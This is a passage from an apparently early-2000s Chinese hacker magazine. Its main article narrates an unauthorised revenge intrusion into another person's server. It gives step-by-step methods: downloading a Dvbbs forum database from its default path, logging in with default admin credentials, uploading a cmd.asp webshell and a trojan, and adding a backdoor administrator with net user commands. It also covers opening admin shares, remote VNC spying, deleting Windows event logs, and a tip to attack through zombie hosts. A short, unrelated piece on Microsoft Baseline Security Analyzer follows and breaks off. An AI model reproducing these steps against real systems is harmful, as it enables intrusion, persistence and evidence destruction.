X-Scan v2.3 - 网络安全漏洞扫描器
安全焦点: http://www.xfocus.org, http://www.xfocus.net

正在加载插件 ...
成功载入所有插件

正在检测"........1" ...
[          ]: 正在检测"开放端口" ...
[          ]: 端口21开放: FTP (Control)
[          ]: 端口25开放: SMTP, Simple Mail Transfer Protocol
[          ]: 端口80开放: HTTP, World Wide Web
[          ]: 端口135开放: Location Service
[          ]: "开放端口"扫描完成, 发现 4.
[          ]: 正在检测"NT-Server弱口令" ...
[          ]: "NT-Server弱口令"扫描完成.
[          ]: 正在检测"CGI漏洞" ...
[          ]: 正在检测"HTTP重定向错误页面" ...
[          ]: 正在检测"CGI漏洞" ...
[          ]: "CGI漏洞"扫描完成.
[          ]: 正在检测"IIS漏洞" ...
[          ]: 正在检测"HTTP重定向错误页面" ...
[          ]: 正在检测"IIS漏洞" ...
[          ]: "IIS漏洞"扫描完成.
[          ]: 扫描全部完成
```

图 2

狂昏ing……看来这位“黑”客有两下子。该主机一个常见的漏洞都没有，看来今天要打一场硬仗了。

注意

到了这里我得出了两个结论：

1、我扫描的这台主机也许是攻击我的那位“黑”客的肉鸡。

2、这台主机是那位“黑”客自己的主机。

不管那么多了。主机开放80端口说明该主机一定开放WEB服务，所以我决定先去该主机的WEB站点上看一看。直接在浏览器上输入http://61.xxx.xxx.xxx，打开一看是一个黑客类的站点，没什么名气，可能是刚成立的。就在主页面的最下方上写着“xx网络技术安全小组，站长：xxx”，啊……原来是他！我一看气就不打一处来。(至于是谁我在这里就不给大家公布了，给这位留点面子。我听说这位也爱看“黑客X档案”，反正是谁自己心里清楚。)

他的站点做得还不错，只不过有许多地方还没做完。站点上还有一个论坛，进去一看是动网论坛，不过能看得出来这个论坛没有开设任何版块，连title都是动网先锋的字样，说明这个论坛刚建立好，还没有进行设置。我以前也曾经做过自己的站点，也用过动网论坛这个程序。看来今天我要将“报复进行到底”，就从这个动网论坛下手了。

三、渗透开始

大家应该对动网论坛不太陌生吧。现在有许多站点都采用这个论坛，页面执行速度很快而且很稳定，漏洞也很少。




图 3

不过我看这位“黑”客的论坛刚成立还没来得及设置，基本属于默认安装，我就在浏览器上输入http://61.xxx.xxx.xxx/bbs/data/dvbbs5.mdb，如图3所示。

哈哈……我的心中一阵坏笑，看来今天老天都要帮我把“报复进行到底”。他居然连数据库的默认路径都没有改，一会儿的工夫就下载完毕。回到本地用Access打开一看，呵呵，论坛的管理员ID是admin，密码是admin888，看来他连论坛的默认管理员口令都没有改。

大家到这个时候可能会说：“你不要再往下写了，我们都知道了。你知道了论坛的admin口令，不就可以黑他的论坛了吗？怎么做我们都会，不用你再往下写了。”

呵呵，你们要是这么想就大错特错了。今天我就叫大家看看我是如何用动网论坛渗透他整个主机，最后拿到system权限的。用过动网论坛的都知道在发帖子的时候，有一定权限的人可以上传附件，一般情况下可以上传rar、gif、jpg、bmp、zip、png、swf、doc这几种格式的文件。但是今天的情况就不同了，我现在拿到的是论坛的admin，也就是说我是管理员身份，我可以设置上传文件的类型，也就是说我可以上传任意文件到他主机上面去。理论就讲这么多，我用admin身份登录到论坛上去，来到了后台管理页面http://61.xxx.xxx.xxx/bbs/admin_index.asp，输入刚才得到的id和口令，就进入了管理页面。依次进入“论坛设置”→“论坛使用设置”→“上传文件类型”，如图4所示。

是否开启论坛门派	○否 ⊙是
上传文件类型 使用逗号隔开	rar, gif, jpg, bmp, zip, png, swf, doc
上传文件大小 请填写数字	100 K

图 4

看到了吗？就是这里，我们可以把论坛上传文件类型加上exe、asp，上传文件大小可以随意设置。设置完毕后点提交，然后我又给他的论坛开设了一个版块叫“黑客你好紫幻到此一游”。呵呵，我够坏的吧？设置完毕后离开管理页面。

四、渗透深入

回到前台，进入我刚才开设的版块，点发起话题。然后我上传了一个cmd.asp，如图5所示。




图 5

我在浏览器里输入http://61.xxx.xxx.xxx/bbs/uploadImages/200321622441834835.asp，如图6所示。



图 6

到了这里，我就已经拿到了一个Webshell。但是这样还不够，我的目标是拿到系统的system权限。我就想到了孤独剑客的作品“Winshell”，这个

木马程序非常好，配置好以后Server端只有5k左右，非常适合像我这样用56k小猫上网的人。

我把“Winshell”的端口设置在50000（这样比较隐秘），密码为abcd。又回到论坛上，把我配置好的木马程序还是用刚才的办法上传到“黑”客的主机上。到了这里大家可能要问了：“你怎么使这个木马发作或者是运行呢？”呵呵……运行这个木马的方法就是本篇要讲述的重要渗透手段和思路。

怎么上传木马我就不再抓图了。上传完毕以后得到了木马的路径/uploadImages/200321622441834836.exe，我用刚才上传的cmd.asp执行copy命令，把“winshell”木马copy到了scripts目录下：

copy c:\Inetpub\wwwroot\bbs\uploadImages\200321622441834836.exe c:\Inetpub\Scripts\（如图7所示）




图 7

我把Winshell直接Copy到目标主机的可执行目录下。到了这里马上就可以获取system权限了，直接可以在浏览器里输入http://61.xxx.xxx.xxx/scripts/200321622441834836.exe(winshell.exe)来使木马运行，如图8所示。




图 8

看到浏览器下面进度条了吗？这说明我精心准备的小马发作了。我设置的端口是50000，直接在命令提示符下输入telnet 61.xxx.xxx.xxx 50000，这样我就进入了“黑”客的系统。建立了一个名为zihuan，密码为1234的用户，还开启了ipc$连接和admin$的共享。由于篇幅的原因我就不抓图了，命令为：

```
net user zihuan 1234 /add(建立用户)
net localgroup administrators zihuan /add（加为管理员）
net start server（文件、打印及命名管道共享）
net share ipc$（远程ipc$连接）
net share admin$（开启远程共享）
```

本来想改掉他的主页，后来一想既然渗透进入了他的主机就算了吧。这样已经叫他很尴尬了，得饶人处且饶人，用QQ给他发了一个信息就收工吧！

到了这里总算长出了一口气，但是我这个人还有一个小毛病，喜欢看别人在做什么。于是我又执行以下命令：

net use \\61.xxx.xxx.xxx\ipc$ "1234" /user:"zihuan"

接着开始远程安装vnc。《黑客X档案》以前多次讲过vnc的用法和如何远程安装，在这里我就不重复说明了。一首歌的工夫就安装完毕，接着远程连接输入密码后，看到了“黑”客的桌面，如图9所示。




图 9

看来是一个网吧，他把网吧的主机做成自己的服务器了。他是网吧的老板？他是老板们的朋友？这个是他的肉鸡？他是在这上网的？我就不继续往下猜想了，从意义上说战斗已经结束了。

五、撤离主机

首先我要说明的一点是，虽然我渗透进入了对方的系统，但是不足以说明对方的实力。他只是一个小小的疏忽导致了整个系统被渗透，所以我还是小心为妙。

首先删除use连接。命令是：

net use \\61.xxx.xxx.xxx\ipc$ /delete

然后删除以下日志文件：

```
C:\winnt\system32\logfiles\*.* C:\winnt\ssytem32\config\*.evt C:\winnt\system32\dtclog\*.*    C:\winnt\system32\*.log
C:\winnt\system32\*.txt C:\winnt\*.txt C:\winnt\*.log
```

六、总结

回顾这次渗透可真算辛苦啊！为了拿个system权限眼睛都花了，但是心里还是很高兴，毕竟对手也是“黑”坛中人。

他的主机总结有以下几点安全隐患：

1、在网上找的论坛程序没有改掉数据库的默认路径，这是最重要的一点，也是最容易疏忽的地方。有很多被黑事件当中都是因为这个导致的。

2、没有禁用cmd.asp，如果被人暴力破解FTP口令，也是很容易被渗透到的。

3、用自己的主机攻击别人。

以后大家在渗透的时候一定要记得在肉鸡上进行或者是用跳板，俗话说的好：小心驶得万年船。

到这里有些读者还是有疑问。你刚才为什么不上传idq.dll，用ispc.exe拿到他的system呢？这样不是很方便吗？

非也，自从微软出了sp3补丁以后，idq.dll在sp3下就不起作用了。建议大家还是使用一些可以在sp3下也可以正常使用的程序。除了“winshell”，别的程序也可以。只要是在scripts目录下就可以执行任意程序，请大家活学活用。

LOOK 小结

本篇讲述的内容主要是教大家以后在渗透的时候牢记一句话：只要功夫深，铁杵磨成针。

Microsoft Baseline Security Analyzer 保护你的计算机

安全天使.angel

很多人抱怨操作系统不安全，特别是微软的NT内核操作系统，漏洞千变万化，大家要理解，每个软件都存在BUG。存在BUG并不可怕，可怕的是存在BUG却不知道修补、防范。

前段时间好友晓风.残月说MCSE课程的讲师说起一个工具，可以自动检测安全设置和系统漏洞，并给出很详细的漏洞说明，还有修补的途径以及方法。不过，这么好的工具只在微软的英文网站上有下载，而且是全英文的。

为了方便大家下载，我把这个工具放到我的网站，下载地址：http://www.sangel.net/download/list.asp?id=157。

LOOK 注意 该工具只能在Windows 2000或Windows XP、Internet Explorer 5.01或更高版本上运行。如果浏览器不高于5.01，系统要提示需要安装XML分析器以便运行这个工具，确认安装就可以了。

如果你不想升级你的IE，可以下载一个单独的XML分析器。你可以从下面的地址下载到：http://msdn.microsoft.com/downloads/default.asp?url=/downloads/sample.asp?url=/msdn-files/027/001/772/msdncompositedoc.xml，而且要运行这个工具必须具备管理员权限，每次只能修补一个漏洞。

下载安装好并运行后，出现该工具界面，如图1所示。




图 1

很单一的功能，只负责分析检查漏洞，可这才是精髓所在。这个工具还提供了命令行的工作方式。首先我们来看看图形界面下的使用，单击Scan a computer检测一台电脑，大家可以看到扫描项目有多么详尽了吧？如图2所示。

检查Windows漏洞、检查弱口令、检查IIS漏洞、检查SQL漏洞、检查安全更新情况，这些足以和一些专业的扫描器相媲美。选择好需要扫描的项目即可点击"Start scan"开始检测，过一会就可以发现检查完毕，并罗列出一条条的检测结果，如图3、图4所示。

